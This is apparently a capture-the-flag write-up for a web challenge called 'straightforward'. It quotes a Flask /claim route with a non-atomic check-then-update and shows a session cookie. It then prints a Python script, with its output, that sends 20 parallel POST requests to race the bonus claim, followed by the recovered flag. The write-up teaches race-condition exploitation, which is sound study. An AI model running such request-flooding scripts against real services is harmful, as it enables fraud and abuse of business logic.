


Description
Test out our game center. You'll have free claiming bonus for first timers!

Connection and Files given
http://159.69.219.192:7859/, straightforward.zip


Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Game Portal
Create Account



Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Create Your Account
Enter username
Register
Back



I Accessed the web portal at http://159.69.219.192:7859/:
The landing page displayed a simple Game Portal with a button to Create Account.

After exploring the portal, I figured out the basic workflow:

- **Create an account** via /register.
- **Login** and view dashboard /dashboard.
- **Collect daily bonus** /claim.
- **Redeem secret reward** /buy_flag (needs $3000 balance).



The challenge provided the source code > unzip straightforward.zip > app.py.

When I reviewed the /claim route, I found something interesting:

```
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```


What I noticed is:

1. The database first checks if claimed, and only after that, it updates.
2. No database locking or atomicity between checking and updating.
3. Race Condition is possible.

I knew about Race Condition from general web CTF knowledge and from PortSwigger Race Conditions. When updates are not atomic, and multiple requests are fired fast enough, the database might allow duplicate operations.


If multiple requests are sent simultaneously, database race may allow multiple bonuses before "claimed" is fully set.

So, we need to make a script for this challenge! But first, we need to gain the session cookies because the server uses Flask sessions to track who the current logged-in user is.



If there is no valid session, the server rejects access to protected pages.

Info!
I collected my session cookie before clicking “Collect Daily Bonus” because if I clicked it first, the server would mark my account as already claimed. By grabbing the cookie early, I could send many bonus requests manually and abuse the race condition before the claim was locked.



Session cookie:

.eJyrViotTi3KS8xNVbJSyqtMzC3NRgFKtQDiHw0f.Z_n4vw.wyp2BKfyvhs03ntNPfjjMQLohWk


Next, I asked my best duo gpt to create me a Python script to send 20+ parallel POST requests to /claim.

Exploit.py:

```
import threading
import requests

# Settings
url = "http://159.69.219.192:7859/claim"
session_cookie =
".eJyrViotTi3KS8xNVbJSyqtMzC3NRgFKtQDiHw0f.Z_n4vw.wyp2BKfyvhs03ntNPfjjMQL
ohWk"
threads_count = 20  # You can increase this for heavier attack

# Function to send POST request
def claim_bonus():
    cookies = {'session': session_cookie}
    try:
        response = requests.post(url, cookies=cookies, timeout=3)
        print(f"[+] Status: {response.status_code} | Length: {len(response.text)}")
    except Exception as e:
        print(f"[!] Error: {e}")

# Create threads
threads = []
for i in range(threads_count):
    t = threading.Thread(target=claim_bonus)
    t.start()
    threads.append(t)

# Wait for all threads to complete
for t in threads:
    t.join()

print("[*] Finished sending all claim requests.")
```

```
└─ $python3 exploit.py
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[+] Status: 200 | Length: 1158
[*] Finished sending all claim requests.
```

Then I click refresh on the browser, BOOM! the current balance increase.



Then, click the Redeem Secret Reward for $3000 and get the flag.

Flag

UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}